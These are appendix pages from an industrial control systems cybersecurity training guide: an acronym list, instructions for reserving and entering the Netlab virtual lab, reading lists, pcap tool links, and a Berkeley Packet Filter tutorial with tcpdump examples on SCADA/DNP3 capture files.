BPF	Berkeley Packet Filter
BSD	Berkeley Software Distribution Unix operating system derivative
C&C	Command and Control
CERT	Computer Emergency Response Team
CIDR	Classless Inter-domain Routing
CIP	Common Industrial Protocol
CISA	Cybersecurity and Infrastructure Security Agency
COM	Component Object Model
COTS	Commercial off-the-shelf
CPU	Central Processing Unit
CSET®	Cyber Security Evaluation Tool
CSPRNG	Cryptographically Secure Pseudo-Random Number Generator
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
DA	Data Access
DBO	Database Owner
DCOM	Distributed Component Object Model
DCS	Distributed control system
DDoS	Distributed Denial of Service
DEP	Data Execution Prevention
DHCP	Dynamic Host Configuration Protocol



Industrial Control Systems Cybersecurity Training - 300

DHS	Department of Homeland Security
DLL	Dynamic Link Libraries
DMS	Distributed Management System
DMZ	Demilitarized Zone
DNP	Distributed Networking Protocol
DNP3	Distributed Networking Protocol 3.0
DNS	Domain Name System
DOS	Microsoft Disk Operating System
ELF	Executable and Linkable Format
EMS	Energy Management System
E&P	Exploitation & Pivoting
EoP	Elevation of Privileges
FIN	TCP header bit – no more data from sender
FTP	File Transfer Protocol
GUI	Graphic User Interface
HDA	Historical Data Access
HD	Host Discovery
HIDS	Host Intrusion Detection System
HIRT	Hurt and Incident Response Team
HMI	Human-Machine Interface
HSD	Homeland Security Division
HTTP	Hypertext Transfer (or Transport) Protocol
HTTPS	Hypertext Transfer Protocol Secure
IANA	Internet Assigned Numbers Authority
ICCP	Inter-Control Center Communications Protocol
ICMP	Internet Control Message Protocol
ICS	Industrial Control System
IDMZ	ICS Demilitarized Zone
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IED	Intelligent Electronic Device
IEEE	Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
IMAP	Internet Message Access Protocol
IIS	Internet Information Services



Industrial Control Systems Cybersecurity Training - 300

I/O	Inputs and Outputs
IP	Internet Protocol
IPS	Intrusion Prevention System
IR	Incident Response
IRC	Internet Relay Chat
ISAC	Information Sharing and Analysis Centers
iso	Disk archive image
ISP	Internet Service Provider
IT	Information Technology
IV	Initialization Vector
KWC	Kemuri Water Company
LAN	Local Area network
LAND	Local Area Network Denial
LBNL	Lawrence Berkeley National Laboratory
LD	Ladder Diagram
LHOST	Local Host
LO	Learning Objective
MAC	Media Access Control
Mac OS X	Apple Macintosh Unix-based Operating System
MitM	Man-in-the-Middle
Modicon	Modular Digital Controller
MS	Metasploit
MSF	Metasploit Framework
MSSQL	Microsoft SQL Server
NAT	Network Address Translation
NCCIC	National Cybersecurity and Communications Integration Center
NetBIOS	Network Basic Input/Output System
NetFlow	Network Flow Data
NIC	Network Interface Card
NIDS	Network Intrusion Detection Systems
NIST	National Institute of Standards and Technology
NIST SP	National Institute of Standards and Technology Special Publication
Nmap	Network Mapper
ODBC	Open Database Connectivity
OLE	Object Linking and Embedding



Industrial Control Systems Cybersecurity Training - 300

OPC	Object Linking and Embedding for Process Control
OPC-UA	Object Linking and Embedding for Process Control – Unified Architecture
OPSEC	Operational Security
OS	Operating System
OSI	Open Systems Interconnection
OSX	Operating System Extension
OT	Operational Technology
OUI	Organizationally Unique Identifier
OWASP	Open Web Application Security Project®
PAC	Process Automation Controller
PCAP	Packet Capture
PCS	Process Control System
PERA	Purdue Enterprise Reference Architecture
PHP	Hypertext Preprocessor
PID	OS Process Identifier
PLC	Programmable Logic Controller
PoE	Point of Entry
PoS	Point of Sale
PS	Port Scanning
RFC	Request for Comments
RHOST	Remote Host
RP	Return Pointer
RPC	Remote Procedure Call
RPCSS	Remote Procedure Call Server Service
RST	TCP header bit – reset the connection
RTOS	Real-time operating system
RTU	Remote Terminal/Telemetry Unit
SAM	Security Account Manager
SCADA	Supervisory Control and Data Acquisition
SIS	Safety Instrumented System
SQL	Structured Query Language
SQLi	Structured Query Language Injection
SRC	Source
SSID	service set identifier
SSH	Secure Shell



Industrial Control Systems Cybersecurity Training - 300

SSL	Security Sockets Layer
ST	Structured Text
SYN	TCP headerbit – Synchronize sequence numbers
SYSLOG	Standard for computer message logging exchange
TASE.1	Tele-control Application Service Element-1
TCP	Transmission Control Protocol
TDoS	Telphony Denial of Service
TLS	Transport Layer Security
UA	Unified Architecture
UDP	User Datagram Protocol
URL	Uniform (or universal) resource locator
VLAN	Virtual Local Area Network
VM	Virtual Machine
VNC	Virtual Network Computing
VPN	Virtual Private Network
WAF	Web Application Firewall
WAN	Wide Area Network
WDTD	Workforce Development and Training
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
XD	eXecute Disable
Xi	eXpress interface
XSS	Cross-Site Scripting



Industrial Control Systems Cybersecurity Training - 300

Appendix A: Netlab Access Instructions

How to Access Netlab in the 300 Course:

The first Netlab exercise for the 300 course is in Session 2: Passive Discovery, page 57 in the Student Guide. This document will walk you through accessing this lab.

When you enter the “Session 2 – Network Discovery and Mapping” lesson, watch the 11 instructional videos discussing techniques for “Passive Discovery”

300 Session 2, Network Discovery and Mapping

E-learning 1 of 24 lessons completed

The screenshot shows the left sidebar with a list of lessons and the main content area for the "Passive Discovery Exercise".

- Syllabus** (24 Lessons)
- Passive Discovery - tcpdump/windump** (Video)
- Passive Discovery - Wireshark** (Video)
- Passive Discovery Exercise** (LTI)
- Passive Discovery Exercise Debrief** (Video)
Lesson with prerequisites
- LO5 - Active Discovery Introduction** (Video)
Lesson with prerequisites
- Active Discovery - Nmap** (Video)

Passive Discovery Exercise

Lab 01: Passive Discovery

Scheduled Lab Reservations

You have no scheduled reservations for this exercise.


New Lab Reservation

Lab History

You have history for this exercise.

Lesson Details

LTI link to Netlab
Lab 01: Passive Discovery



Once the videos are complete, click the Passive Discovery Activity.

Depending on the browser and your security settings, you may get an error stating that the site cannot be opened. You will need to disable your pop-up blocker and click on “Open Site In New Window” to resolve this issue. Ensure you do not close 300 lesson tab.



Industrial Control Systems Cybersecurity Training - 300



[Home](#) [Logout](#) [demo_user-1@business.com](#)

Enter your preferences for dates, times, calendars and clocks.
When traveling, you can change your time zone to match the local time.

Date and Time Settings

Time Zone (GMT-05:00) Eastern Time (US & Canada)

Date Display Format YYYY-MM-DD (2016-09-15)

Time Display Format 24 Hour (15:37)

First Day of Week Sunday

Submit Cancel Help

The first time you login to Netlab, you will need to set your Time Zone. After indicating your preference, click "Submit".



Your new account is ready to use.

- You can change your settings again later by choosing settings from the user menu option.

Understood

You will receive this message. Click "Understood"



Industrial Control Systems Cybersecurity Training - 300



? Help Schedule ▾ View ▾ demo_user-1@business.com ▾

📅 Scheduled Lab Reservations

You have no scheduled lab reservations.

+ New Lab Reservation ▾

The Netlab Homepage will appear.



? Help Schedule ▾ View ▾ demo_user-1@business.com ▾

📅 Scheduled Lab Reservations

You have no scheduled lab reservations.

+ New Lab Reservation ▾

👤 Schedule Lab for Myself

👥 Schedule Lab for My Team

Click on “New Lab Reservation” and then select “Schedule Lab for Myself”



Industrial Control Systems Cybersecurity Training - 300

The next image shows the “Pod Scheduler”. Click on your desired time slot. If your time slot is taken in the farthest left column you may choose a column to the right of the desired time as the Netlab Introduction video described.

Home demo_user-1@business.com ▾

MyNETLAB > Schedule (Individual Reservation) > Select Class > Select Lab (Lab 01: Passive Discovery) > Reserve Pod

.Pod Scheduler

◀ ⏪ October - 2021 ⏩ ▶

Sun	Mon	Tue	Wed	Thu	Fri	Sat
26	27	28	29	30	1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31	1	2	3	4	5	6

Selected Day
October
4
2021

Current Time
17:58
Eastern Time (US & Canada)

CISA_301PassiveDiscoveryCorp_2	CISA_301PassiveDiscoveryCorp_2	CISA_301PassiveDiscoveryCorp_2	CISA_301PassiveDiscoveryCorp_2
CISA CYBER-INFRASTRUCTURE	CISA CYBER-INFRASTRUCTURE	CISA CYBER-INFRASTRUCTURE	CISA CYBER-INFRASTRUCTURE
17:00	18:00	19:00	20:00
21:00	22:00	23:00	

◀ Previous ✖ Cancel



Industrial Control Systems Cybersecurity Training - 300



[Home](#) [demo_user-1@business.com](#)

MyNETLAB > Schedule (Individual Reservation) > Select Class > Select Lab (Lab 01: Passive Discovery) > Reserve Pod
(CISA_301PassiveDiscoveryCorp_21001) > Settings

Add Reservation

Pod CISA_301PassiveDiscoveryCorp_21001

Reservation Type Individual Self Study

Class Name CISA 301V VLP ITL Access

Reserve For Demo User

Lab Exercise Lab 01: Passive Discovery

Time Zone Eastern Time (US & Canada)

Start Time 2021-10-04 18:00

End Time 2021-10-04 19:00

Length of Reservation 50 mins.

[Submit](#) [Previous](#) [Cancel](#)

Once you select a time, the above image will appear. Verify your start time and then click “Submit”.



[Home](#) [demo_user-1@business.com](#)



Reservation 12016 scheduled.

[OK](#)

A notification will appear. Click “OK”.



Industrial Control Systems Cybersecurity Training - 300




? Help Schedule ▾ View ▾ demo_user-1@business.com ▾

Lab Reservations

ID	Date/Time	Description	Pod
10651	2021-08-25 19:12 2021-08-25 20:00 36 mins.	Class: CISA 401 - ITL Lab: Learning Objective 2: Identify Assets Type: Student User: Demo User	 CISA_401IdentifyAssets_23401

Showing 1 to 1 of 1 items

During your scheduled time slot, the green “Enter Lab” button will appear on the netlab home screen. Click to enter the lab.



This particular lab uses a single Kali machine.



Industrial Control Systems Cybersecurity Training - 300

When you have finished recording the required data in your student guide, to close Netlab, go to the upper right corner of the browser window.

Home Reservation ▾ demo_user-1@business.com ▾

Click the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

The screenshot shows a user interface for managing a reservation. On the left, there's a dropdown menu with three options: "Request More Time", "Change Exercise", and "End Reservation Now". On the right, there's a timer labeled "Time Remaining" showing "0 21 hrs. min.".

Select "End Reservation Now."

A pop-up dialog box titled "End Reservation" contains the message: "This will end the current reservation. Are you sure you are finished with this pod?". It has two buttons at the bottom: a red "Yes" button and a grey "No" button.

Select "Yes" to the pop-up warning.



Industrial Control Systems Cybersecurity Training - 300

i Reservation Ended

The reservation has ended.

OK

A notification that the Reservation has ended will appear. Click “OK”.



[Help](#) [Schedule](#) [View](#) [demo_user-1@business.com](#)

Scheduled Lab Reservations

You have no scheduled lab reservations.

New Lab Reservation

You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300 training tab in the CISA VLP.



Industrial Control Systems Cybersecurity Training - 300

300 Session 2, Network Discovery and Mapping

E-learning (1 of 24 lessons completed)

Syllabus
24 Lessons

- ▶ Video
Lesson with prerequisites
- ▶ Nessus Vulnerability Scanner
Video
Lesson with prerequisites
- ▶ Active Discovery Exercise
LTI
- ▶ Active Discovery Exercise Debrief
Video
Lesson with prerequisites
- ▶ Session 2 - Quiz
Test
Lesson with prerequisites
- ▶ Session 2 Frequently Asked Questions
File

Passive Discovery Exercise

Lab 01: Passive Discovery

▶ Scheduled Lab Reservations

You have no scheduled reservations for this exercise.

▶ New Lab Reservation ▾

▶ Lab History

You have history for this exercise.



After returning from the lab, click on the next video to proceed with the “Passive Discovery Exercise Debrief” lesson.

You will access the other 300 Netlab exercises in a similar fashion.

Please send any questions to nhs-training@inl.gov.



Industrial Control Systems Cybersecurity Training - 300

Appendix B: Further Reading/Resources

DISCLAIMER: This list is not meant to be a complete list of resources or a recommendation of a particular product. These resources are here to get you started on your journey to securing your ICS network.

CISA Documents

- CISA Documents (Alerts, Advisories, White Papers, etc.) –
<https://us-cert.cisa.gov/ics/Information-Products>
- Seven Steps to Effectively Defend Industrial Control Systems –
<https://ics-cert.us-cert.gov/Information-Products> -> Other ICS White Papers
- ICS Recommended Practices - <https://us-cert.cisa.gov/ics/Recommended-Practices>

NIST Documentation

- NIST SP 800-82 Rev 2 - Guide to Industrial Control Systems (ICS) Security -
<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf>
- NIST SP 800-53 Rev 5 - Security and Privacy Controls for Federal Information Systems and Organizations - <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf>
-
- NIST SP 800-61 Rev. 2 - Computer Security Incident Handling Guide -
<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>
- NIST SP 800-167 - Guide to Application Whitelisting-
<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf>

Appendix C: Open-source Pcap-Compatible Tools

List of open-source pcap compatible tools (probably incomplete!)

**IX Based Tools

Name	Web site
Argus	http://www.qosient.com/argus/
Arkime	https://github.com/arkime/arkime
Barnyard2	http://www.securixlive.com/barnyard2/
Chaosreader	http://chaosreader.sourceforge.net/
Daemonlogger	http://www.snort.org/snort-downloads/additional-downloads#daemonlogger
Driftnet	http://www.ex-parrot.com/~chris/driftnet/
Etherape	http://etherape.sourceforge.net/
Libpcap	http://www.tcpdump.org/
Mergecap	http://www.wireshark.org/docs/man-pages/mergecap.html
Net::Pcap	http://search.cpan.org/~kcarnut/Net-Pcap-0.05/Pcap.pm
Net::Pcap::Easy	http://search.cpan.org/~jettero/Net-Pcap-Easy-1.4207/Easy.pod
Netsniff-ng	http://netsniff-ng.org/
Nftracker	https://github.com/gamelinux/nftracker
Ngrep	http://ngrep.sourceforge.net/



Industrial Control Systems Cybersecurity Training - 300

OSSEC	http://www.ossec.net/
Pcapcat	http://blog.kiddaland.net/dw/pcapcat
Reassembler	http://isc.sans.edu/diary.html?storyid=13282
Securityonion	http://code.google.com/p/security-onion/
Smart.pl	http://safemap.sourceforge.net/
Sniffit	http://sniffit.sourceforge.net/
Snort	http://www.snort.org/
Suricata	http://www.openinfosecfoundation.org/index.php/download-suricata
Tcpdump	http://www.tcpdump.org/
Tcpick	http://tcpick.sourceforge.net/
Tcpreplay	http://tcpreplay.synfin.net/
Tcpslice	http://sourceforge.net/projects/tcpslice/
Tcpstat	http://www.frenchfries.net/paul/tcpstat/
Tcpxtract	http://tcpxtract.sourceforge.net/
Tshark	http://www.wireshark.org/docs/man-pages/tshark.html
Vortex	http://sourceforge.net/projects/vortex-ids/
Wireshark	http://www.wireshark.org/
Xplico	http://www.xplico.org/
Zeek	http://zeek.org/

Windows Based Tools

Name	**IX tool	Web site
Windump	Tcpdump	http://www.winpcap.org/windump/
Winpcap	Libpcap	http://www.winpcap.org
Wnetp::Pcap	Net::Pcap	http://www.bribes.org/perl/wnetpcap.html
Winsnort	Snort	http://www.winsnort.com/
Wireshark	Wireshark	http://www.wireshark.org/



Industrial Control Systems Cybersecurity Training - 300

Appendix D: Berkeley Packet Filter

Tcpdump, and most network sniffing software, is built on the Lawrence Berkeley National Laboratories subroutine library known as libpcap. This library provides the capabilities to read network packets from either a network interface or from a previously captured data file, often referred to as a pcap file.

A critical part of this library is the Berkeley Packet Filter (BPF) capability. This filtering process allows the user to select which network packets are of interest for further processing by the program.

Don't be intimidated by the syntax. The easiest way to write BPF rules (or any signature rule) is to first think of it as a word sentence, and then convert it to the particular syntax for the application.

A BPF expression consists of one or more primitives. Primitives usually consist of an *id* (name/number) preceded by one or more qualifiers.

There are three types of qualifiers:

type – Indicates what the value refers to. Possible types are **host**, **net**, **port**, and **portrange**. If no type is specified, **host** is assumed.

dir – Qualifies a particular transfer direction to and/or from the object. Possible directions are **src**, **dst**, **src or dst**, and **src and dst**. For example, “src foo,” “dst net 128.3,” “src or dst port ftp-data.”

proto – Restricts the match to a particular protocol. Options are **ether**, **fddi**, **tr**, **wlan**, **ip**, **ip6**, **arp**, **rarp**, **decnet**, **tcp**, and **udp**.

Examples of simple expressions are:

host 10.10.10.1	All traffic involving 10.10.10.1
port 22	All ssh traffic (both UDP and TCP)
src host 10.10.10.1	Traffic originating from 10.10.10.1 (client-side ONLY!)
dst host 10.10.10.2	All traffic destined for 10.10.10.2
proto tcp	Only TCP
tcp portrange 1-1024	tcp 'well known' ports

You can build complex expressions using grouping parenthesis, **and**, **or**, and **not**. If you like to use symbolic representation you can also use **&&**, **||**, **!**.

For example:

```
host foo and not (port 80 or 443 )
host foo && ! (port 80 || port 443 )
```

Both of these expressions will filter out all traffic except traffic involving the host foo but it does not involve Port 80 or Port 443.



Industrial Control Systems Cybersecurity Training - 300

Blank lines are ignored. Comments are good things in a filter file and are designated by a #. Anything to the right of the # is considered a comment. A whole line can be a comment, or you can put a comment to the right of a rule.

For example:

```
# Check for active ftp data connection
(not src port 20)          # FTP data connection
```

There is also the capability to access the various fields of the packet headers using byte addressing notation in the form of:

proto[starting-byte:lnumber of bytes]

A BPF can be added to the **tcpdump** command line at the end of any parameters. To ensure the UNIX shell doesn't try to mess with it, enclose it in single quotes:

```
tcpdump -ni eth0 (other options) 'host foo && ! ( port 80 || port
443 )'
```

Large BPFs can also be written to a file and then supplied to tcpdump with the -F *filename* option. Below is a sample of a filter file.

The terminal window shows the command `root@kali:~/Desktop# nedit eliminate_me.bpf &`. The editor window displays the following BPF code:

```
## Eliminate FTP, HTTP, and HTTPS reply connections coming FROM ourselves.
#
# Our network is 230.215.0.0/16
tcp and not src net 230.215.0.0/16 and
(
    ( not src port 20 )          # FTP data connection
    and
    not ( src port 80 or src port 443 ) # Replies to http/https
)
```

Below the editor, the terminal shows the command `root@kali:~/Desktop# tcpdump -n -r pcap_files/corp.pcap -c 10 -F eliminate_me.bpf`.

The structure of all TCP/IP headers is based on 32-bit words. When the Internet was developed, 64-bit words were only a dream.


For your reference, the **IP**, **TCP**, **UDP**, and **ICMP** header diagrams can be found in the Documents directory.



Industrial Control Systems Cybersecurity Training - 300

When referencing parts of any of the headers, always start counting at 0 (zero). To reference consecutive bytes use [S:L], where **S** is the starting byte and **L** is the length. For example, the src ip address in the IP header starts in the 13th byte (ADDRESSED as 12) with a length of 4. Its reference is **ip[12:4]**.

Refer to [*/root/Desktop/Documents/manuals,tutorials,etc/Jstebelton_BPF.pdf*](#) for an extended explanation of addressing in BPF filters.



We can write a BPF filter to check for the LAND attack where the **SRC IP** is equal to the **DST IP** as:

```
ip and ( ip[12:4] = ip[16:4] ) # source ip = destination ip
```

Why would I want to use this filter rule? There is a very famous Denial of Service (DOS) attack that surfaced in 1997 called the **LAND** (Local Area Network Denial) attack. This attack consisted of sending spoofed SYN packets where the victim IP was both the src and dst ip. The result was a locked-up system talking to itself. This sounds like ancient history, but the security flaw resurfaced in Windows Server 2003 and Windows XP SP2. This is also a reason why one of the first firewall rules in use today is to check if there is incoming traffic that 'originated' from my own address space.

A quick discussion of TCP will help you understand the next section. Transmission Control Protocol (TCP) is a connection-oriented protocol. Think of a phone call. The process for establishing a connection (start of a session) is referred to as the TCP three-way-handshake, as illustrated below.

The steps of the 3-way handshake **are**:

1.a Host sends a TCP **SYN**chronize packet to Server.

TCP Three-Step Handshake


1.b Server receives Host's **SYN**

2.a Server sends a **SYN**chronize-**ACK**nowledgement.

2.b Host receives Server's **SYN-ACK**.

3.a Host sends **ACK**nowledgement.

3.b Server receives **ACK**.





Industrial Control Systems

Cybersecurity Training - 300


The TCP connection is now established. A similar handshake process is used to end the connection using the **FIN** flag instead of the **SYN**chronize flag. The logical connection points are referred to as port. The source port on the HOST is generally assigned by the operating system. The destination port on the server is determined by what service the HOST wants to connect to (e.g., ssh, http, https, ftp, etc.)

During the conversation the packets that contain data (payload) are flagged using the Push flag.

The flag bits in the TCP header (byte 13) are:

- **F: FIN** (Ending of sending by sender – Connection termination)
- **S: SYN** (Synchronize sequence numbers – Connection establishment)
- **R: RST** (Reset connection)
- **P: PSH** (Push data – data should be transferred immediately)
- **A: ACK** (Acknowledgement)
- **U: Urgent** (High priority scheduling)

Now we can take a quick look at the structure of the TCP header using the figure below. Note, this figure can also be found in the Kali Documents folder, /root/Documents/TCP_header.pdf.



The **Src Port Number** starts in **Word 0** of the TCP header and is 2 bytes long (16 bits) bytes 0-1. Looking at the diagram, the TCP flags field (**URG**, **ACK**, **PSH**, **RST**, and **FIN**) are contained in byte **12**, bits **7-6** and continues into byte **13**, bits **3-0**. This is important information to remember since it is often used in the Berkley Packet Filters to allow examination of particular bytes and/or bits of the packet headers. For example, the **SYN** flag is found in byte 13 which is expressed as **tcp[13]**.

Another important concept is **Byte Masking** and **Boolean Algebra**. A Byte Mask is constructed by setting the bits you are interested in to 1. As an example, if I want to check to see if the **FIN** bit is set, my byte mask would be 1 (only bit 0 set). So, the **FIN** flag would be **TCP[13] & 1**. (Refer to /root/Desktop/Documents/manuals,tutorials,etc/Jstebelton_BPF.pdf for an extended explanation of Boolean Algebra in BPF filters.)



Industrial Control Systems Cybersecurity Training - 300

BPF Examples

Here are some examples of using BPF filters. Note that some of the output has been truncated to make it easier to read.

The examples reference pcap files that are available in the **pcap_files** directory. The pcap files used during these calls are found in the **pcap_files** on the Desktop. For the example, the “-r **pcap_files/scada.pcap**” switch tells tcpdump to read the data from the **scada.pcap** file found in the **pcap_files** directory relative to the Desktop.

EXAMPLE 1: Find all DNP3 (Port 20000) traffic

```
tcpdump -n -r pcap_files/scada.pcap -c2 port 20000
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:40.881503 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [P.],
07:34:40.881869 IP 117.173.125.217.20000 > 117.173.125.61.2753: Flags [.],

EXAMPLE 2: Find all traffic (conversations) between 117.173.125.61 and 117.173.125.217

```
tcpdump -n -r pcap_files/scada.pcap -c 2 host 117.173.125.61 and host 117.173.125.217
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:40.881503 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [P.],
07:34:40.881869 IP 117.173.125.217.20000 > 117.173.125.61.2753: Flags [.],

EXAMPLE 3: Find all conversations that are NOT from 117.173.125.62 but to 117.173.125.217

```
tcpdump -n -r pcap_files/scada.pcap -c 2 not host 117.173.125.62 and 117.173.125.217
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:40.881503 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [P.],
07:34:40.881869 IP 117.173.125.217.20000 > 117.173.125.61.2753: Flags [.],

EXAMPLE 4: Find all packets with SYN flag ONLY

```
tcpdump -n -r pcap_files/scada.pcap -c 2 'tcp[13] = 2'
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:39.393199 IP 117.173.125.125.3341 > 117.173.125.61.2081: Flags [S],
07:34:40.221530 IP 117.173.125.125.3342 > 117.173.125.61.2081: Flags [S],



Industrial Control Systems Cybersecurity Training - 300

EXAMPLE 5: Match all packets with SYN-ACK

```
tcpdump -n -r pcap_files/scada.pcap -c 2 'tcp[13] = 18'
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:43.128360 IP 255.26.126.235.80 > 181.253.75.153.51134: Flags [S.],
07:34:46.372012 IP 117.173.125.61.2000 > 181.253.75.55.1086: Flags [S.],

Depending on your requirements you can either check the actual value of TCP byte 13 or you can use a mask function to check if a particular bit is set in the byte. For example, to check if the SYN bit is set, ignoring any other bit, we can use `tcp[13] & 2 = 2`. The **& 2** is a bit mask.

Notice in the example above, there isn't any packets found between 117.173.125.61 and 117.173.125.217. **Why not?**

The reason there were no SYN packets found between the two hosts is that DNP3 is a continual conversation. Remember, TCP/IP is modeled after a telephone conversation. You say hello at the beginning and good-bye at the end. DNP3 starts with a SYN packet when the systems involved first communicate. It ends when the process is terminated...may be months later!

EXAMPLE 6: All packets between src host 117.173.125.61 and dst host 117.173.125.217

```
tcpdump -n -r pcap_files/scada.pcap -c 5 src host 117.173.125.61 and dst host 117.173.125.217
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:40.881503 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [P.], seq 1644131194:1644131218, ack 3863577870, win 64485, length 24
07:34:41.012371 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [.], ack 18, win 64468, length 0
07:34:41.082696 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [P.], seq 24:39, ack 18, win 64468, length 15
07:34:42.889154 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [P.], seq 39:66, ack 18, win 64468, length 27
07:34:43.023958 IP 117.173.125.61.2753 > 117.173.125.217.20000: Flags [.], ack 106, win 64380, length 0



Industrial Control Systems Cybersecurity Training - 300

EXAMPLE 7: All packets with src or dst port = 20000 (DNP3)

```
tcpdump -n -r pcap_files/scada.pcap -c 5 port 20000
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:40.881503 IP 117.173.125.61.2753 > 117.173.125.217.**20000**: Flags [P.], seq 1644131194:1644131218, ack 3863577870, win 64485, length 24
07:34:40.881869 IP 117.173.125.217.**20000** > 117.173.125.61.2753: Flags [.], ack 24, win 5840, length 0
